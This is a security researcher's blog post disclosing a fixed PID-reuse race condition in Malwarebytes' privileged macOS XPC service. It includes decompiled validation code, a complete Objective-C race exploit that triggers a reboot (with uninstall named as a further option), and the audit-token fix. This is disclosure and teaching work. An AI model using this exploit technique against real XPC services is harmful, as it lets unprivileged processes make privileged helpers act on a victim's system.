Learn XPC exploitation - Part 2: Say no to the PID!

wojciechregula.blog/post/learn-xpc-exploitation-part-2-say-no-to-the-pid/

@Wojciech Reguła · Apr 23, 2020 · 4 min read


XPC Exploitation series

Intro

Hey! In my last post, I showed you how weak SecRequirement string might lead to incoming connections validation issues. This post will focus on another way to trick XPC servers into trusting our malicious process. 😈 We're going to exploit a vulnerability that I found some time ago in Malwarebytes. The bug is, of course, fixed.

Why PID is not reliable

In Don't Trust the PID presentation Samuel Groß showed that another process could reuse PID. What does it mean for XPC services? Well, when you send a lot of messages to an XPC service, the messages are enqueued. It creates a time window between popping out the XPC message and the actual process validation. The screenshot from my talk may help you visualize the problem:



How may a process change its image and still have the same PID? It's as easy as using an old `posix_spawn` function with ~~NULL value as a first parameter~~ `POSIX_SPAWN_SETEXEC` flag (thanks Csaba Fitzl for pointing this out). If you look at the function's man page you will read that:

```
POSIX_SPAWNATTR_SETFL... BSD Library Functions Manual POSIX_SPAWNATTR_SETFL...

NAME
     posix_spawnattr_setflags posix_spawnattr_getflags -- get or set flags on
     a posix_spawnattr_t

SYNOPSIS
     #include <spawn.h>

     int
     posix_spawnattr_setflags(posix_spawnattr_t *attr, short flags);

     int
     posix_spawnattr_getflags(const posix_spawnattr_t *restrict attr,
         short *restrict flags);

DESCRIPTION
     The posix_spawnattr_setflags() function sets the flags on the attributes
     object referenced by attr.

     The posix_spawnattr_getflags() function retrieves the flags on the
     attributes object referenced by attr.

    [...]

     POSIX_SPAWN_SETEXEC          Apple Extension: If this bit is set, rather
                                  than returning to the caller, posix_spawn(2)
                                  and posix_spawnp(2) will behave as a more
                                  featureful execve(2).

    [...]
```

So, the attack scenario is as follows:

1. Create a process that forks a lot of times
2. Each child has to send an XPC message to privileged Malwarebyte's service
3. … The XPC messages are being enqueued
4. In the same time all the children use the `posix_spawn(NULL, target_binary, NULL, &attr, target_argv, environ)` function
5. … If you win the race, the action is performed by the XPC server

Spotting the bug

I recommend starting from loading the XPC service's binary file to your favorite disassembler. `NSXPCListenerDelegate` class implements the `listener:shouldAcceptNewConnection:` method to verify incoming connections. Developers usually use that method to code the validation logic - it's a good point to start from. In order to perform the signature check, a SecCode reference has to be created. To do so,

usually, the `SecCodeCopyGuestWithAttributes` function is used with the **PID**. The PID is taken from the incoming connection object via `-[NSXPCConnection processIdentifier]`! In Malwarebytes I spotted the bug there:

```
/* @class MBCodeSignValidator */
+(char)validateWith:(int)arg2 {
    r14 = arg2;
    r12 = self;
    rbx = [sub_100003078() retain];
    _MBLoggerLogWithLevel(rbx, 0x0, @"Validating process (pid=%d)...", r14, 0x0);
    [rbx release];
    if ([r12 verifyCodeSignatureFor:r14] != 0x0) {
            rax = [NSProcessInfo processInfo];
            rax = [rax retain];
            r15 = [rax processIdentifier];
            [rax release];
            r15 = [[r12 publicKeyDataFrom:r15] retain];
            rbx = [[r12 publicKeyDataFrom:r14] retain];
            r12 = 0x0;
            if (r15 != 0x0) {
                    r12 = 0x0;
                    if (rbx != 0x0) {
                            r12 = [r15 isEqualToData:rbx] != 0x0 ? 0x1 : 0x0;
                    }
            }
            [rbx release];
            [r15 release];
    }
    else {
            rbx = [sub_100003078() retain];
            r12 = 0x0;
            _MBLoggerLogWithLevel(rbx, 0x1, @"Failed to verify process (pid=%d).", r14, 0x0);
            [rbx release];
    }
    rbx = [sub_100003078() retain];
    _MBLoggerLogWithLevel(rbx, 0x0, @"Process validation result: %@.");
    [rbx release];
    rax = r12 & 0xff;
    return rax;
}
```

That PID was passed to the `+[MBCodeSignValidator publicKeyDataFrom:]` and then to the `+[MBCodeSignValidator initCodeObjectFrom:]`.

```
/* @class MBCodeSignValidator */
+(struct __SecCode *)initCodeObjectFrom:(int)arg2 {
    var_1C = arg2;
    rax = CFNumberCreate(**_kCFAllocatorDefault, 0x3, &var_1C);
    var_18 = rax;
    if (rax != 0x0) {
            rax = CFDictionaryCreate(**_kCFAllocatorDefault, *_kSecGuestAttributePid, &var_18, 0x1, 0x0, 0x0);
            if (rax != 0x0) {
                    var_10 = 0x0;
                    rbx = rax;
                    rax = SecCodeCopyGuestWithAttributes(0x0, rax, 0x0, &var_10);
                    if ((rax != 0x0) && (0x0 != 0x0)) {
                            CFRelease(0x0);
                    }
                    CFRelease(rbx);
            }
            rdi = var_18;
            if (rdi != 0x0) {
                    CFRelease(rdi);
            }
    }
    return 0x0;
}
```

Exploit

In the exploit, I abused the easiest reboot method that just reboots the machine. However, you may notice more interesting ones like `uninstallProduct` 😉 I based the code on CodeColorist's exploit. Kudos!

```
#import <Foundation/Foundation.h>
#include <spawn.h>
#include <sys/stat.h>

#define RACE_COUNT 32
#define MACH_SERVICE @"com.malwarebytes.mbam.rtprotection.daemon"
#define BINARY "/Library/Application
Support/Malwarebytes/MBAM/Engine.bundle/Contents/PlugIns/RTProtectionDaemon.app/Contents/MacOS/RTPro
tectionDaemon"

// allow fork() between exec()
asm(".section __DATA,__objc_fork_ok\n"
"empty:\n"
".no_dead_strip empty\n");

extern char **environ;

// defining necessary protocols
@protocol ProtectionService
- (void)startDatabaseUpdate;
- (void)restoreApplicationLauncherWithCompletion:(void (^)(BOOL))arg1;
- (void)uninstallProduct;
- (void)installProductUpdate;
- (void)startProductUpdateWith:(NSUUID *)arg1 forceInstall:(BOOL)arg2;
- (void)buildPurchaseSiteURLWithCompletion:(void (^)(long long, NSString *))arg1;
- (void)triggerLicenseRelatedChecks;
- (void)buildRenewalLinkWith:(NSUUID *)arg1 completion:(void (^)(long long, NSString *))arg2;
- (void)cancelTrialWith:(NSUUID *)arg1 completion:(void (^)(long long))arg2;
- (void)startTrialWith:(NSUUID *)arg1 completion:(void (^)(long long))arg2;
- (void)unredeemLicenseKeyWith:(NSUUID *)arg1 completion:(void (^)(long long))arg2;
- (void)applyLicenseWith:(NSUUID *)arg1 key:(NSString *)arg2 completion:(void (^)(long long))arg3;
- (void)controlProtectionWithRawFeatures:(long long)arg1 rawOperation:(long long)arg2;
- (void)restartOS;
- (void)resumeScanJob;
- (void)pauseScanJob;
- (void)stopScanJob;
- (void)startScanJob;
- (void)disposeOperationBy:(NSUUID *)arg1;
- (void)subscribeTo:(long long)arg1;
- (void)pingWithTag:(NSUUID *)arg1 completion:(void (^)(NSUUID *, long long))arg2;
@end

void child() {

    // send the XPC messages
    NSXPCInterface *remoteInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(ProtectionService)];
    NSXPCConnection *xpcConnection = [[NSXPCConnection alloc] initWithMachServiceName:MACH_SERVICE
options:NSXPCConnectionPrivileged];
    xpcConnection.remoteObjectInterface = remoteInterface;
```

```
    [xpcConnection resume];
    [xpcConnection.remoteObjectProxy restartOS];

    char target_binary[] = BINARY;
    char *target_argv[] = {target_binary, NULL};
    posix_spawnattr_t attr;
    posix_spawnattr_init(&attr);
    short flags;
    posix_spawnattr_getflags(&attr, &flags);
    flags |= (POSIX_SPAWN_SETEXEC | POSIX_SPAWN_START_SUSPENDED);
    posix_spawnattr_setflags(&attr, flags);
    posix_spawn(NULL, target_binary, NULL, &attr, target_argv, environ);
}

bool create_nstasks() {

    NSString *exec = [[NSBundle mainBundle] executablePath];
    NSTask *processes[RACE_COUNT];

    for (int i = 0; i < RACE_COUNT; i++) {
        processes[i] = [NSTask launchedTaskWithLaunchPath:exec arguments:@[ @"imanstask" ]];
    }

    int i = 0;
    struct timespec ts = {
        .tv_sec = 0,
        .tv_nsec = 500 * 1000000,
    };

    nanosleep(&ts, NULL);
    if (++i > 4) {
        for (int i = 0; i < RACE_COUNT; i++) {
            [processes[i] terminate];
        }
        return false;
    }

    return true;
}

int main(int argc, const char * argv[]) {

    if(argc > 1) {
        // called from the NSTasks
        child();

    } else {
        NSLog(@"Starting the race");
        create_nstasks();
    }
```

```
    return 0;
}
```

Fix

The fix is straightforward - use the `audit token` instead of `process identifier` to create the SecCode references. The problem is that the `audit token` is private property… I wrote an open-source example of a secure XPC helper with the solution for that. I've already spoken with a guy from Apple about the `audit token`. They are working on it to make the token public. 👋🏻

Malwarebytes of course now use the token:

```
/* @class MBCodeSignValidator */
+(struct ?)getAuditTokenFrom:(void *)arg2 {
    rbx = self;
    if (rcx != 0x0) {
            [rbx auditToken];
    }
    else {
            *(rbx + 0x18) = 0x0;
            *(rbx + 0x10) = 0x0;
            *(rbx + 0x8) = 0x0;
            *rbx = 0x0;
    }
    rax = rbx;
    return rax;
}
```